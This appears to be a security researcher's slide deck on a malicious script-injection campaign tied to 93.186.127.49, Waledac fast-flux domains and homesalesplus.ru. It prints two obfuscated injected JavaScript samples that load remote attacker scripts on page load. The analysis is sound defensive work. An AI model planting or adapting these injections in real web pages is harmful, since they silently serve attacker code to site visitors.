
"W93.186" Injection Campaign SS




Observations from 93.186.127.49 attack

- Operation b49

Rascop.com...a familiar foe?






Infamous Rascop.com


rascop.com = NXD (feb 10')

**Waledac
Fast-flux
domain**



Rascop.com and friends gone but landing pages here to stay

- Waladec domains were NXD in the takedown
- Landing pages were still online though




Injection Example #2

- Attack #2: ru:8080


Popularity of Requests

- 250/5k URLs lead to homesalesplus.ru



Breadth – Popularity of Request connection

- 250/5k URLs lead to homesalesplus.ru



Injected Code Variation #1

```
<script>/*CODE1*/ try{window.onload = function(){var
Q236s4ic4454clw = document.createElement
('script');Q236s4ic4454clw.setAttribute('type',
'text/javascript');Q236s4ic4454clw.setAttribute('id',
'myscript1');Q236s4ic4454clw.setAttribute('src', 'h(t)!
^t^))p#@:&&/ (##/&$#c^$$l^@)(i&(c$^k))#$s^o$#r!^)^-
$$$&c@$o#^m$!#. #&(e((a!!s)(@t)&m((o@^n!$!e&^&
(y$#). #&c$@o$@! $^m(##(. @m@o@(b(^i&#l#!@e@)@&(-(d)&(e^&@
(.))@&h)@@@o^^@m!e#&&)s)a#$l$$#e^@!p^@l&@u#((^s^#@(. $)
r$$u(:!$8!$0&$&8)@$0$!)/!o#&@c##@n(@^!.))n@e@.)&j!
@^#$p#/) ^@o^c^n)((. ()n^)^e^$. @!) $j!!^(p#!/@&)c^(l&(a&s(^s@!
m^@a($^t#e!#^@)s$. ^c^&#o((&m&/)(&@l&())i(@n)(k$@h&e)@$ (l)
Sp^!e)$!$r$#. )&c!&n($@/$g#o^@&o!$$g$^l^&#@e$. &&!c#o@$m(/
$$'.replace(/\(|\!|&|#|\$|\)|@|\^/ig,
''));Q236s4ic4454clw.setAttribute('defer',
'defer');document.body.appendChild(Q236s4ic4454clw);}}
catch(e) {}</script>
</textarea></form>
```



Injected Code Variation #2

```
<script>/*LGPL*/ try{ window.onload = function(){var
Kdxcthy92mqwy = document.createElement('s#((c$$$@r^&Si(@!
@t#'.replace(/(\|\\!|#|\\$|\\^|\\)|&|@/ig,
''));Kdxcthy92mqwy.setAttribute('defer', 'd!e$$)
&f^@e$(&r#'.replace(/(\|\\^|\\$|@|\\!|&|\\)/ig,
''));Kdxcthy92mqwy.setAttribute('type', 't###@!e@(x)t&)($/
(j!)a@v$@)a#((s$^!#)$c@!)r(&i!$p$#(t)'.replace(/@|\\!
|#|&|\\)|\\$|\\^|\\(/ig, ''));Kdxcthy92mqwy.setAttribute('id',
's^#&2^^0($&^d^#d)^)#)1^1)a$@@u)i&^a&((g&z&g()#('replace
(/\\)|\\$|\\^|@|#|&|\\!|\\(/ig, ''));Kdxcthy92mqwy.setAttribute
('s^r@c$^!'.replace(/\\)|\\^|\\!|#|@|\\$|&|\\(/ig, ''), 'h@
(t#t)p$:#)/&(&$/^&(@k&)e@e$$z@#m(!)@o$$v^&@i#se$$@s$-)^&)
&c@!#(o^#@#m@@$.&o&d!$^e(#@s@(!#k$^.^@@(c^o!&#m($)&.&)n#b
((a@-&)^)c#)(#o#!@^m&$^.$!!!!)t#!@h!#e&$c(#@h$&o(&^c!#So&^1
(a&)t#^^e(&w(^!^e!)b!.&r(@u!::!)8!0^#^8)!@0#!!/#@)t&i
(@n@$Sy&^u#@&r^^1#&((##.!$@#c(!o^^!$&m@)#/$!$&t&i$ny!)
(u^$&r@))l!$@.)c^^^o&m(^(/(f)!#!r!()i&&e!^n#d))
f@e@#&e#!!)!d#@.)c)!^o##@m!^$&/!(&!s(&o&(@@f#t(o!@n#
(^i&@&c&&!^.!&c#&o)^m)#!/(@g$&$&o&o$^$g@$^l$#e#. (c#!@)o!
$@#&m$/^!'.replace(/\\!|\\)|\\$|&|#|\\^|@|\\(/ig, ''));if
(document){document.body.appendChild(Kdxcthy92mqwy);}} }
catch(Hgsusm4sqb4eweekzkh) {}</script>
<!--e3d7fda78c66a21182b6e8f6bf4df79a-->
```

